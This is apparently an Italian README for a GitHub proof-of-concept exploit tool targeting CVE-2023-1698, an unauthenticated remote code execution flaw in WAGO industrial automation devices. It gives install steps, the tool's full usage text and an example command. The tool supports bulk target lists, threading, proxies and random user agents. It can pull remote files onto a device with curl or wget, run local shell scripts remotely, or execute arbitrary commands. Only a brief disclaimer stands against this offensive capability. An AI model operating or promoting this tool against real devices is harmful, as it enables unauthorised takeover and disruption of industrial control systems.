 thedarknessdied/wago-cve-2023-1698
WAGO sistema vulnerabilità di esecuzione remota di codice (CVE-2023-1698)

Vulnerabilità di esecuzione di codice remoto nel sistema WAGO (CVE-2023-1698)
Ho sviluppato uno strumento per test locali e sviluppo di POC, che ha solo scopo di riferimento tecnico. Non utilizzarlo per scopi illegali. Qualsiasi conseguenza diretta o indiretta e perdita causata da individui o organizzazioni che utilizzano le informazioni fornite in questo articolo è di responsabilità dell'utente e non ha nulla a che fare con l'autore!!!

WAGO è un'azienda specializzata in interconnessione elettrica, automazione e tecnologia elettronica di interfaccia. In diversi prodotti WAGO, una vulnerabilità consente a aggressori remoti non autenticati di creare nuovi utenti e modificare le configurazioni del dispositivo, il che può portare a RCE remoto, denial of service e danni all'intero sistema.
pip install -r requirements.txt
python "WAGO-CVE-2023-1698 .py" -h
usage: WAGO-CVE-2023-1698 .py [-h] (-u URL | -f FILE)
                              [--remote-file-include REMOTE_FILE_INCLUDE | --local-file-include LOCAL_FILE_INCLUDE | --remote-command REMOTE_COMMAND]
                              [--random-agent RANDOM_AGENT] [-d DELAY] [-t THREAD] [--proxy PROXY] [--type TYPE] [-o OUTPUT]

WAGO System Remote Code Execution Vulnerability (CVE-2023-1698)

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Enter target object
  -f FILE, --file FILE  Input target object file
  --remote-file-include REMOTE_FILE_INCLUDE
                        Enter the filepath(it must be On the public network)
  --local-file-include LOCAL_FILE_INCLUDE
                        Enter the filepath(it must be On the local)
  --remote-command REMOTE_COMMAND
                        Enter the command you want to execute
  --random-agent RANDOM_AGENT
                        Using random user agents
  -d DELAY, --delay DELAY
                        Set multi threaded access latency (setting range from 0 to 5)
  -t THREAD, --thread THREAD
                        Set the number of program threads (setting range from 1 to 50)
  --proxy PROXY         Set up the proxy
  --type TYPE           Set up the remote upload file type
  -o OUTPUT, --output OUTPUT
                        output filename
--remote-file-include, specifica un URL di file remoto; il file verrà caricato nella directory tmp o nella directory corrente tramite curl o wget --local-file-include, analizza uno script shell locale e lo esegue in remoto --remote-command REMOTE, esegue un comando di sistema
python wago.py -u ** --proxy http://127.0.0.1:10809 --remote-command "cat /var/log/wago"






